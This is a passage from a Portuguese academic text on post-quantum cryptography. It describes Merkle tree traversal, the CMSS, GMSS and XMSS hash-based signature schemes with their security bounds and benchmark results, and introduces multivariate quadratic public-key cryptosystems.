


Figura 2.4. Execução do Algoritmo 2.2.2 com o primeiro caminho de autenticação

.

Fase de saída e atualização. O Algoritmo 2.2.3 mostra os passos para produzir o próximo

caminho de autenticação para a folha u seguinte na árvore. A primeira assinatura usa a folha $u = 0$ e a cada assinatura realizada, a folha é atualizada em uma unidade e o próximo caminho de autenticação é preparado de forma eficiente, pois somente os nós do caminho que mudam serão atualizados.

Algoritmo 2.2.3 Algoritmo de percurso na árvore [Merkle 1979]

Entrada: Inteiro altura H.
Saída: Uma assinatura com o caminho de autenticação: Aut.

```
para (u = 0, u < 2^H, u++) faça
    para (h = 0, h < H, h++) faça retorne A pilha Aut da folha u
    O assinante assina com a folha u
    para (h = 0, h < H, h++) faça
        se (u+1)/(2^h) = 0 então
            Atualiza Aut[h] = Aux[h]
            no_Ini = (u + 1 + 2^h) ⊕ 2^h.
            Aux[h].atualiza(no_Ini, h).
```

O Algoritmo 2.2.3 atualiza os nós de autenticação através da execução da função $Aux[h].atualiza(no_{Ini}, h)$, que executa o Algoritmo 2.2.2 no nó e altura selecionados. Depois de 2^h rodadas o valor do nó selecionado será completado.

2.2.6.3. Verificação de assinatura

De acordo com o método em [J. Buchmann e Szydlo 2008], o processo de verificação de assinatura consiste de duas etapas: na primeira etapa, a assinatura Sig é verificada utilizando-se a chave de verificação *one-time* $Y[i]$ e o respectivo algoritmo *one-time*; na segunda etapa, é preciso validar a chave pública da árvore de Merkle, então o receptor calcula o respectivo caminho de autenticação, construindo o caminho $(p[0], ..., p[H])$ da folha i até a raiz, para toda altura h. O índice i é utilizado para decidir em qual ordem o caminho de autenticação será reconstruído. Inicialmente, para a folha de índice i, $p[0] = g(Y[i])$. Para $h = 1, 2, \ldots, H$ executa-se a condição a seguir para calcular o valor hash da sequência dos nós em cada altura:

$$p[h] = \begin{cases} g(Aut[h-1] || p[h-1]) & \text{if } \lfloor i/(2^{h-1}) \rfloor \equiv 1 \bmod 2; \\ g(p[h-1] || Aut[h-1]) & \text{caso contário.} \end{cases}$$

Ao final, compara-se o valor de $p[H]$ com a chave pública conhecida pub. Se o valor for igual, a autenticação é confirmada.

2.2.7. CMSS - Um aperfeiçoamento no esquema de assinatura de Merkle

O esquema *CMSS* [Buchmann et al. 2006] é uma variante do esquema *MSS* que permite aumentar a quantidade de assinaturas de 2^{20} para 2^{40}. Neste trabalho os autores demonstraram que *CMSS* é competitivo na prática, apresentando uma aplicação altamente eficiente dentro do *Java Cryptographic Service Provider FlexiProvider* e mostraram que a aplicação pode ser usada para assinar mensagens no Microsoft Outlook.

No esquema *CMSS* são construídas duas árvores, uma subárvore e uma árvore principal, cada uma com 2^h folhas, para $h = H/2$. Assim, aumenta o número de assinaturas em relação ao *MSS*, pois o *MSS* se torna impraticável para uma altura $H > 25$, porque aumenta muito a quantidade de chaves privadas a serem armazenadas e, a geração de par de chaves leva muito tempo. Para gerar 2^{20} chaves de assinatura, duas árvores com altura 2^{10} são geradas no *CMSS*, enquanto que no *MSS* uma única árvore com 2^{20} nós é construída. Desta forma, o tempo de geração de chaves é reduzido.

Para melhorar o tempo de geração de assinatura, os autores utilizam o algoritmo de Szydlo [Szydlo 2003] que é mais eficiente. Este algoritmo foi implementado no artigo [Buchmann et al. 2008], no qual a proposta é equilibrar a quantidade de cálculos de folhas em cada caminho de autenticação.

Para reduzir o tamanho da chave privada, utiliza-se um gerador de números *PRNG* [NIST 2007] no qual somente a semente do *PRNG* é armazenada. Utilizando uma função de hash de n bits e o parâmetro de Winternitz t, a chave de assinatura teria (tn) bits. Com o uso do gerador *PRNG*, é possível guardar somente a semente de n bits.

O esquema *CMSS* usa duas árvores de autenticação *MSS*, uma árvore principal e uma subárvore, A chave pública *CMSS* é a raiz da árvore principal. Os dados são assinados com as folhas da subárvore. Após as 2^h primeiras assinaturas serem geradas, uma nova subárvore é construída e utilizada para gerar as próximas 2^h assinaturas.

Geração de Chaves CMSS: Para gerar o par de chaves, o algoritmo de geração de chaves do *MSS* é chamado duas vezes. Inicialmente, a primeira subárvore e seu primeiro caminho de autenticação são gerados. Então, a árvore principal e seu primeiro caminho de autenticação são computados. A chave pública *CMSS* é a raiz da árvore principal. *CMSS* usa o esquema de assinatura *one-time* de Winternitz. Observamos o esquema *CMSS* na figura 2.5.

Geração de Assinatura CMSS: A geração de uma assinatura *CMSS* é realizada em quatro partes. Primeiro, a assinatura *MSS* do documento d é calculada usando a subárvore. Então, a assinatura *MSS* da raiz da subárvore é calculada usando uma folha árvore principal. Então, a próxima subárvore é parcialmente construída. Finalmente, a chave privada *CMSS* é atualizada para a próxima assinatura. Cada vez que uma nova assinatura *CMSS* é computada, a assinatura da raiz da subárvore atual é recalculada. O tempo necessário para recalcular esta assinatura *MSS* é tolerável.

Verificação de Assinatura CMSS: A verificação de assinatura *CMSS* é realizada em dois passos. Primeiro, os dois caminhos de autenticação são validados, então a validade das duas assinaturas *one-time* são verificadas.

2.2.8. GMSS - Esquema de Merkle com capacidade virtualmente ilimitada de geração de assinaturas

O esquema *GMSS* foi publicado em 2007 [Buchmann et al. 2007], no qual os autores propõem uma alteração no esquema de assinatura Merkle que permite assinar um número ilimitado de mensagens 2^{80} usando um único par de chaves. O esquema *GMSS* foi




Figura 2.5. Esquema de assinatura CMSS

utilizado para projetar um protocolo cliente servidor para servidores web usando *SSL/TLS* que minimiza a latência e aumenta a resistência à ataques de negação de serviço.

A construção básica de *GMSS* consiste de uma árvore com T camadas. Subárvores em camadas diferentes podem ter alturas diferentes. Para reduzir o custo de geração de uma assinatura, o esquema *GMSS* usa a geração de uma assinatura de forma distribuída, distribuindo a geração de assinatura em cada subárvore em várias assinaturas. Este esquema também possibilita escolher parâmetros w de Winternitz diferentes para subárvores em camadas diferentes, produzindo assim, assinaturas menores.

Geração de chaves GMSS: Para cada subárvore, o algoritmo de geração de chaves, *W-OTS*, gera as chaves de assinatura e o Algoritmo 2.2.2 da Árvore de hash calcula as raízes das árvore $Raiz_{\tau,0}$. Os primeiros caminhos de autenticação de cada subárvore são salvos durante a geração da *Raiz*. Depois as assinaturas Sig_τ das T árvores Merkle que serão usadas para a primeira assinatura são calculadas. Como os valores mudam com menos frequência para as camadas superiores, a precomputação pode ser distribuída por várias etapas, resultando em uma melhora significativa da velocidade de assinatura e permitindo escolher grandes parâmetros w de Winternitz, que resulta em assinaturas menores. Para garantir tamanhos pequenos de chaves privadas, foi utilizado *PRNG*, onde somente a semente do *PRNG* precisa ser armazenada.

Geração de assinatura GMSS: A raiz de uma árvore filha é assinada com a chave de assinatura *one-time* correspondente a uma certa folha de sua árvore mãe. $Raiz_\tau$ denota a raiz da árvore τ. Sig_τ denota a assinatura *one-time* de $Raiz_\tau$, que é gerado usando a folha l do pai de τ. Os hashes da mensagem d são assinados utilizando as folhas das árvores Merkle sobre a camada T mais profunda. O número de mensagens que podem ser assinadas com um par de chaves *GMSS* é $S = 2^{h_1+...+h_T}$, onde $h_1, ...h_T$ são as alturas das subárvores. A assinatura *GMSS* consiste do índice das folhas s, das assinaturas *one-time*

Sig_d e $Sig_{\tau_{i,j_i}}$ onde $i = 2,...,T$ e $j = 0,...,2^{h_1+...+h_{i-1}} - 1$ e dos caminhos de autenticação $Aut[\tau_{i,j_i}, l_i]$ para $i = 1,...,T$.

Na geração de assinatura também são calculados as raízes $Raiz_{\tau_{i,1}}$ e caminhos de autenticação $Aut[\tau_{i,1}, 0]$, das árvores seguintes $\tau_{i,1}$, onde $i = 2,...,T$. A geração de assinatura pode ser dividida em duas partes. A primeira parte, parte *online*, calcula Sig_d e a assinatura. A segunda parte, parte *offline*, precalcula os caminhos de autenticação e assinaturas *one-time* das raízes necessárias para as próximas assinaturas.

Verificação de assinatura GMSS: O processo de verificação de *GMSS* é essencialmente o mesmo que para *MSS* e *CMSS*. Primeiro, verifica-se a assinatura de uma só vez Sig_d do hash d usando o esquema *one-time* de Winternitz. Então, o verificador valida as chaves públicas das raízes das subárvores e da árvore principal.

2.2.9. XMSS - *eXtended Merkle Signature Scheme*

O esquema de assinatura *XMSS* [Buchmann et al. 2011b] é uma modificação do esquema *MSS*, sendo o primeiro esquema de assinatura prático comprovadamente *foward secure* com exigências mínimas de segurança. Este esquema utiliza uma família de funções F e uma família de funções de hash G. O esquema *XMSS* é eficiente, se G e F são eficientes. Este esquema, é infalsificável sob ataques adaptativos de mensagem escolhida no modelo padrão se G é resistente à segunda pré-imagem e F é pseudo aleatório. Os parâmetros de *XMSS* são: o parâmetro de segurança $n \in \mathbb{N}$, o parâmetro de Winternitz $w \in \mathbb{N}(w > 1)$, o tamanho da mensagem em bits $m \in \mathbb{N}$, uma família de funções pseudo-aleatórias:

$$F_n = \{f_K : \{0,1\}^n \rightarrow \{0,1\}^n | K \in \{0,1\}^n\},$$

a altura da árvore $H \in \mathbb{N}$, uma função de hash g_K escolhida aleatoriamente com distribuição uniforme da família de funções:

$$G_n = \{g_K : \{0,1\}^{2n} \rightarrow \{0,1\}^n | K \in \{0,1\}^n\}$$

e a chave de assinatura *one-time* $x \in \{0,1\}^n$ escolhida aleatoriamente com distribuição uniforme.

A chave de assinatura *one-time* x é utilizada para construir a chave de verificação *one-time* y, através da aplicação da família de funções F_n. Neste trabalho utilizou-se a função $f_K(x) = g(Pad(K)||Pad(x))$, para uma chave $K \in \{0,1\}^n$, $x \in \{0,1\}^n$ e $Pad(z) = (z||10^{b-|z|-1})$ para $|z| < b$, sendo b o tamanho do bloco da função de hash.

O esquema *XMSS* utiliza uma versão um pouco modificada do esquema de Winternitz [Buchmann et al. 2011a]. Esta modificação permite eliminar a necessidade de uma família de funções de hash resistente à colisão. Utiliza um caminho através da família de funções em vez de uma avaliação iterada da função de hash. Para $K, x \in \{0,1\}^n$, $e \in \mathbb{N}$, e $f_K \in F_n$, define-se a função $f_K^e(x)$ como: $f_K^0(x) = K$, e para $e > 0$ $f_K^e(x) = f_{K'}(x)$, onde $K' = f_K^{e-1}(x)$.
Para o parâmetro w de Winternitz, calcula-se:

$$l_1 = \left\lceil \frac{m}{log_2(w)} \right\rceil, \qquad l_2 = \left\lfloor \frac{log_2(l_1(w-1))}{log_2(w)} \right\rfloor + 1, \qquad l = l_1 + l_2.$$

A chave pública de verificação é:

$$Y = (y_1, \ldots, y_l) = (f_{sk_1}^{w-1}(x), \ldots, f_{sk_l}^{w-1}(x)).$$

O esquema *W-OTS* assina mensagens binárias de comprimento m. Os bits da mensagem são processados na base w. A mensagem é da forma M = (m_1,...,m_{l_1}), $m_i \in \{0, ..., w-1\}$. A soma de verificação é $c = \sum_{i=1}^{l_1}(w - 1 - m_i)$ em base de representação w é anexada a M. A soma de verificação é de comprimento l_2. O resultado da concatenação dos blocos de M com c é $b = (b_1, ..., b_l)$. O tamanho da assinatura, das chaves de assinatura e verificação é de l cadeias de n bits . A assinatura é:

$$Sig = (sig_1, ..., sig_l) = (f_{sk_1}^{b_1}(x), ..., f_{sk_l}^{b_l}(x)).$$

A árvore *XMSS* é uma modificação da árvore de hash de Merkle. A árvore de altura H, tem $H + 1$ níveis. Utiliza função de hash g_K e vetores de *bitmasks* $(b_{l,j}||b_{r,j}) \in \{0,1\}^{2n}$, escolhidos aleatoriamente, sendo $b_{l,j}$ o *bitmask* esquerdo e $b_{r,j}$ o *bitmask* direito. Os nós no nível j, $0 \leq j \leq H$, são denotados por $NO_{i,j}$, $0 \leq i < 2^{H-j}$, e $0 < j \leq H$. Os nós são calculados como:

$$NO_{i,j} = g_K((NO_{2i,j-1} \oplus b_{l,j})||(NO_{2i+1,j-1} \oplus b_{r,j})).$$

Os bitmasks são a principal diferença das outras árvores de Merkle, pois eles permitem substituir a resistência à colisão da família função de hash. Podemos observar na Figura 2.6 como os nós $NO_{i,j}$ da árvore do esquema *XMSS* são construídos em cada nível j para gerar a chave pública da árvore.




Figura 2.6. Esquema de assinatura XMSS

.

2.2.10. Segurança dos esquemas de assinatura baseados em funções de hash

Nesta seção apresentamos os principais resultados conhecidos sobre a segurança dos esquemas de assinatura baseados em funções de hash.

Definimos agora o conceito de *existencialmente infalsificável sob ataque adaptativo de mensagens escolhidas (existential unforgeability under adaptive chosen message*

attack) de um esquema $SIGN$, onde $SIGN = (GEN, SIG, VER)$ é um esquema de assinatura e (X, Y) um par de chaves gerado por GEN. Este modelo de segurança assume a existência de um poderoso falsificador. O falsificador tem acesso à chave pública e a um oráculo $O(X, .)$ que, por sua vez, tem acesso à chave privada. Passa-se ao oráculo uma mensagem, e o oráculo retorna a assinatura desta mensagem. O falsificador escolhe, no máximo, q mensagens e permite que o oráculo encontre as assinaturas dessas mensagens. As consultas ao oráculo são adaptativas pois uma mensagem pode depender das respostas do oráculo às mensagens anteriormente consultadas. A saída do falsificador é um par (M', Sig'). O falsificador ganha se M é diferente de todas as mensagens consultadas junto ao oráculo e se $VER(M', Sig', Y) = 1$. O esquema de assinatura SIGN é (t, ϵ, q) existencialmente infalsificável sob ataque adaptativo de mensagem escolhida se para qualquer falsificador que roda em tempo t, a probabilidade de sucesso para vencer o jogo acima é no máximo ϵ. Se $SIGN$ tem esta característica, é também chamado de esquema de assinatura (t, ϵ, q). Para assinaturas *one-time*, $q = 1$, pois a chave de assinatura *one-time* pode ser usada apenas uma vez. Para o esquema de assinatura de Merkle, nós temos que $q \leqslant 2^H$.

No trabalho [J. Buchmann e Szydlo 2008] foi provado que o esquema de assinatura one-time Lamport-Diffie é existencialmente infalsificável sob um ataque adaptativo de mensagem escolhida ($CMAseguro$) assumindo a função *one-way* é resistente à preimagem. No mesmo trablho [J. Buchmann e Szydlo 2008] foi provado que o esquema de assinatura Merkle é existencialmente infalsificável quando a função de hash é resistente à colisão e o esquema de assinatura *one-time* subjacente é existencialmente infalsificável.

Uma família de funções de hash resistente à colisão (t_{CR}, ϵ_{CR}) e resistente à préimagem (t_{OW}, ϵ_{OW}). O nível de segurança do MSS é calculado conforme abaixo:

$$\epsilon \rightarrow 2 * max\{\epsilon_{CR}, 2^H * 4n * \epsilon_{OW}\}$$

$$t = min\{t_{CR}, t_{OW}\} - 2^H * t_{SIG} - t_{VER} - t_{GEN}$$

$$t_{GEN} \rightarrow 2^H * 6n, t_{SIG} \rightarrow 4 * n(H + 1), t_{VER} \rightarrow n + H$$

Nas análises efetuadas em [J. Buchmann e Szydlo 2008] para computadores clássicos, foram consideradas que as funções de hash com saída de tamanho n somente admitem ataques genéricos contra suas pré imagens e resistência à colisão. Esses ataques são o de busca exaustiva e o ataque de aniversário. Quando computadores clássicos são usados, um ataque de aniversário testa $2^{n/2}$ valores hash com probabilidade de sucesso de aproximadamente $1/2$. Também, uma busca exaustiva de $2^n/2$ cadeias aleatórias gera uma pré-imagem de um dado valor hash com probabilidade $1/2^{n/2}$. Assim, nós assumimos que a família de funções de hash $\mathcal{G}$ é $(2^{n/2}, 1/2)$ resistente à colisão e $(2^{n/2}, 1/2^{n/2})$ resistente à préimagem. O nível de segurança do esquema de assinatura de Merkle combinado com o esquema de assinatura one-time Lamport-Diffie é pelo menos

$$b = n/2 - 1$$

se a altura da árvore Merkle é pelo menos $H \rightarrow n/3$ e o tamanho da saída da função de hash é pelo menos $n \geqslant 87$, para computadores clássicos.

2.2.11. Resultados da Implementação em Software

No trabalho [Oliveira e López 2013] foram apresentado os resultados de uma implementação em software dos esquemas esquemas *MSS*, *CMSS*, *GMSS* e *XMSS*, utilizando uma máquina Intel Core $i7-2670$ QMCPU, 2.20 GHz com 6 GB de RAM.

A Tabela 2.1 mostra os tamanhos das chaves em bytes e os tempos de execução dos algoritmos implementados com a função de hash *SHA-2*. Definiu-se: (C_{pub}) tamanho da chave pública, (C_{priv}) tamanho da chave privada, (C_{sig}) tamanho da chave de assinatura, (t_{sigOnl}) tempo de assinatura *Online*, ($t_{sigOffl}$) tempo de assinatura *Offline*. A assinatura *online*, calcula a assinatura *W-OTS* e a assinatura *offline*, precalcula os caminhos de autenticações para a próxima assinatura. Para o esquema *GMSS* com 2 subárvores, definimos *GMSS* T=2 (w_2, w_1) e para 4 subárvores definimos *GMSS T=4* (w_4, w_3, w_2, w_1), sendo o parâmetro w_1 utilizado para a árvore da camada mais acima e w_2,w_3 e w_4 para as subárvores das camadas mais abaixo.

Tabela 2.1. Tamanhos em bytes, tempos em (ms,s,min) e função SHA-2(256)


Esquema	H	w	C_{pub}	C_{priv}	C_{sig}	t_{chaves}	t_{sigOnl}	$t_{sigOffl}$	t_{ver}
MSS	20	3	32	1316	3556	243.5 s	0.13 ms	0.01 ms	0.11 ms
MSS	20	4	32	1316	2820	311.5 s	0.17 ms	0.01 ms	0.16 ms
CMSS	20	(3,3)	32	2056	6472	0.30 s	0.13 ms	0.25 ms	0.28 ms
CMSS	20	(4,4)	32	2056	5000	0.37 s	0.17 ms	0.32 ms	0.40 ms
CMSS	40	(3,3)	32	3976	7112	269 s	0.14 ms	0.26 ms	0.30 ms
CMSS	40	(4,4)	32	3976	5640	384 s	0.17 ms	0.32 ms	0.40 ms
GMSS T=2	40	(9,3)	32	3976	5224	48.1 min	0.16 ms	0.27 ms	4.98 ms
GMSS T=4	80	(3,3,3,3)	32	9232	14224	570 s	0.14 ms	0.29 ms	0.45 ms
GMSS T=4	80	(7,7,7,3)	32	9232	10864	50.3 min	0.13 ms	0.25 ms	2.3 ms
XMSS	20	4	1696	1316	4932	293.6 s	0.25 ms	0.01 ms	0.34 ms

Observamos, pela Tabela 2.1, que o tamanho das chaves públicas tem 32 bytes, exceto para o esquema *XMSS* que guarda *bitmasks*. A chave privada e a assinatura são menores nos esquemas *MSS* e *XMSS*, pois nos outros esquemas é preciso guardar informações de 2 ou mais árvores.

Nos gráficos da Figura 2.7 observamos os resultado dos tempos de assinatura e verificação obtidos com $w = 4$, $H = 20$ utilizando as funções *SHA-2* e *SHA-3*. O esquema *MSS* teve os melhores tempos de assinatura e verificação, porque somente um caminho de autenticação precisa ser atualizado e checado para cada assinatura. Porém, o *MSS* é recomendado somente para aplicações que necessitam até 2^{20} chaves de assinatura, tornando-se ineficiente para gerar mais chaves por consumir muitos recursos de memória. Se forem necessárias mais chaves de assinatura, os algoritmos *CMSS* e *GMSS* são recomendados.

2.3. Criptografia de chave pública baseada em sistemas multivariados

Os criptossistemas multivariados de chave pública (*multivariate public key cryptosystems*, ou MPKC) constituem mais uma das principais famílias de criptossistemas de chave pública considerada potencialmente resistentes até mesmo aos poderosos computadores quânticos do futuro. Esquemas MPKC têm sua segurança baseada, em última análise, na dificuldade de resolver sistemas de equações não-lineares multivariadas sobre



(a) SHA-2 (b) SHA-3

Figura 2.7. Tempos de assinatura e verificação com w=4 e H=20

corpos finitos. Em particular, na maior parte dos casos, tais esquemas se baseiam em resolver sistemas de equações multivariadas **quadráticas**. Esse último problema ficou conhecido como o Problema $\mathcal{MQ}$ (multivariate quadratic problem), e foi mostrado ser NP-difícil por Patarin [Patarin e Goubin 1997]. MPKC tem se desenvolvido mais intensamente nas duas últimas décadas. Descobriram que algumas das construções existentes não eram tão seguras quanto se acreditava inicialmente, enquanto outras ainda permanecem viáveis.

A principal ideia em sistemas MPKC é definir uma função de mão única com alçapão que tenha como imagem um sistema não-linear de equações multivariadas sobre um corpo finito. A chave pública é dada por um conjunto de polinômios:

$$\mathcal{P} = \{p_1(x_1, \ldots, x_n), \cdots, p_m(x_1, \ldots, x_n)\}$$

onde cada p_i é um polinômio não-linear (comumente quadrático) nas variáveis $\mathbf{x} = (x_1, \cdots, x_n)$:

$$p_k(x_1, \ldots, x_n) := \sum_{1 \le i \le j \le n} P_{ij}^{(k)} x_i x_j + \sum_{1 \le i \le n} L_i^{(k)} x_i + c^{(k)}, 0 \le k \le m \tag{1}$$

e todos os coeficientes e variáveis estão em $\mathbb{F}_q$. Para simplificar a definição anterior, usaremos notação vetorial, que é inclusive mais próxima de uma implementação:

$$p_k(\mathbf{x}) := \mathbf{x} P^{(k)} \mathbf{x}^{\mathrm{T}} + L^{(k)} \mathbf{x}^{\mathrm{T}} + c^{(k)} \tag{2}$$

onde $P^{(k)} \in \mathbb{F}_q^{n \times n}$ é uma matriz de tamanho $n \times n$, formada com os coeficientes da parte quadrática de $p_k(x_1, \ldots, x_n)$, $L^{(k)} \in \mathbb{F}_q^n$ é um vetor formado com os coeficientes da parte linear de $p_k(x_1, \ldots, x_n)$, e $c^{(k)}$ denota um termo constante de $p_k(x_1, \ldots, x_n)$. $\mathbf{x}$ é o vetor linha das variáveis $[x_1, \ldots, x_n]$. A Figura 2.8 ilustra a transformação (ou mapa) puramente quadrático $\mathbf{x} P^{(k)} \mathbf{x}^{\mathrm{T}}$ (que fornece um certo elemento no corpo finito, denotado por $h_k \in \mathbb{F}_q$) em termos de matrizes e vetores.

A seguir é dada uma definição mais formal para o Problema $\mathcal{MQ}$.

Definição 1 (Problema $\mathcal{MQ}$). *Resolva o sistema $p_1(\boldsymbol{x}) = p_2(\boldsymbol{x}) = \cdots = p_m(\boldsymbol{x}) = 0$, onde cada p_i é quadrático em $\boldsymbol{x} = (x_1, \ldots, x_n)$. Todos os coeficientes e variáveis estão em $K = \mathbb{F}_q$, o corpo de q elementos.*

$$x\,P^{(k)}\,x^T = h_k \;\; (k = 1, \ldots, m)$$




Figura 2.8. Mapa ou Transformação Puramente Quadrática

Em outras palavras, o objetivo do problema $\mathcal{MQ}$ é encontrar uma solução x para um dado mapa $\mathcal{P}$. Garey e Johnson provaram em 1979 [Garey e Johnson 1979, página 251] que a variante decisional do problema $\mathcal{MQ}$ é um problema NP-completo sobre corpos finitos. Mas infelizmente, aplicando-se equivalência polinomial de problemas de busca e decisão para linguagens NP-completas [Bellare e Goldwasser 1994], o resultado de Garey e Johnson fornece apenas uma dificuldade de pior caso do problema $\mathcal{MQ}$ decisional. E, de fato, a complexidade do problema $\mathcal{MQ}$ depende fortemente da relação entre n e m, além da estrutura dos polinômios.

Curiosamente, foi mostrado que o problema $\mathcal{MQ}$ se torna solúvel em *tempo polinomial* usando a técnica de *linearização* para sistemas subdeterminados em corpos de característica par quando $n \geq m(m+1)$ e, em corpos de característica ímpar quando $n \geq 2^{m/7}(m+1)$ [Kipnis et al. 2003, Sec. 7] [Courtois et al. 2002], ou para sistemas sobredeterminados com $m \geq n(n+1)/2$, ou ainda melhor, $m \geq n(n-1)/2$ para o caso especial $\mathbb{F}_2$.

Por outro lado, todos os esquemas de assinatura $\mathcal{MQ}$ propostos até o momento não têm sua segurança baseada somente no problema $\mathcal{MQ}$. Para reconstruir a chave privada, ou ainda encontrar uma equivalente, é necessário resolver um problema relacionado, o Problema do Isomorfismo de Polinômios ou IP, proposto por Patarin [Patarin 1996]. Note que para todos os polinômios de algum grau fixado, todos os argumentos seguintes são polinômios redutíveis a polinômios de grau 2.

Definição 2 (Problema do Isomorfismo de Polinômios (IP)). *Sejam $m, n \in \mathbb{N}$ fixados e arbitrários. Sejam também $\mathcal{P}, \mathcal{Q} : \mathbb{F}_q^n \to \mathbb{F}_q^m$ dois mapas quadráticos e $\mathcal{T} \in \mathbb{F}_q^{m \times m}$, $\mathcal{S} \in \mathbb{F}_q^{n \times n}$ transformações lineares bijetoras, tais que $\mathcal{P} = \mathcal{T} \circ \mathcal{Q} \circ \mathcal{S}$. Sabendo-se $\mathcal{P}$ e $\mathcal{Q}$, encontre $\mathcal{T}$ e $\mathcal{S}$.*

Em outras palavras, o objetivo do problema IP é encontrar $\mathcal{T}$ e $\mathcal{S}$ para um dado par $(\mathcal{P}, \mathcal{Q})$. Note que, originalmente, $\mathcal{S}$ foi definida como uma transformação afim em vez de linear [Patarin et al. 1998]. Mas, Braeken *et al.* [Braeken et al. 2005, Sec. 3.1] perceberam que a parte constante não é importante para a segurança de certos esquemas $\mathcal{MQ}$ e, portanto, pode ser omitida.

2.3.1. Construção de Chaves $\mathcal{MQ}$

De forma genérica, a chave privada é composta das transformações lineares $\mathcal{T}$ e $\mathcal{S}$ mais a transformação quadrática $\mathcal{Q}$. Note que a transformação $\mathcal{Q}$ possui certa estrutura especial com alçapão (sendo duas estruturas distintas de $\mathcal{Q}$ descritas na Seção 2.3.2 para as assinaturas UOV e Rainbow), que permitirá ao signatário resolver facilmente o sistema $\mathcal{MQ}$ público para gerar assinaturas válidas. A chave pública será dada pela composição $\mathcal{P} = \mathcal{T} \circ \mathcal{Q} \circ \mathcal{S}$. Em alguns esquemas de assinatura não é necessário utilizar transformação $\mathcal{T}$, pois ela se reduz à identidade [Bernstein et al. 2008a, Capítulo 6].

A principal diferença entre esquemas de assinatura $\mathcal{MQ}$ distintos está na estrutura de alçapão de $\mathcal{Q}$. Como a chave pública tem a mesma forma na maioria desses esquemas, o procedimento de verificação de uma assinatura é o mesmo, ou seja, testar se uma dada assinatura $\mathbf{x}$ é solução de um sistema quadrático público $p_k(\mathbf{x}) = h_k(m)$. Para consultar as várias construções distintas do mapa privado $\mathcal{MQ}$ veja [Wolf e Preneel 2005].

Vale mencionar aqui uma otimização óbvia nas matrizes públicas $P^{(k)}$, que proporciona aproximadamente um fator dois de redução. Observando-se a definição do somatório da parte quadrática do polinômio $p_k(x_1, \ldots, x_n)$ (Equação 1), nota-se que o coeficiente do termo $x_i x_j$ é $P^{(k)}_{ij} + P^{(k)}_{ji}$, ou seja, pode-se atualizar o coeficiente $P^{(k)}_{ij}$ da matriz com o valor $P^{(k)}_{ij} + P^{(k)}_{ji}$ e o coeficiente $P^{(k)}_{ji}$ com zero para $i \leq j \leq n$, o que torna cada matriz $P^{(k)}$ triangular superior. Após essa otimização, podemos definir uma única matriz pública que será útil em algumas construções MQ. Trata-se da *matriz pública de coeficientes*, denotada M_P, e é formada linearizando-se os coeficientes de cada uma das m matrizes $P^{(k)}$ já na forma triangular superior. A Figura 2.9, ilustra essa construção.

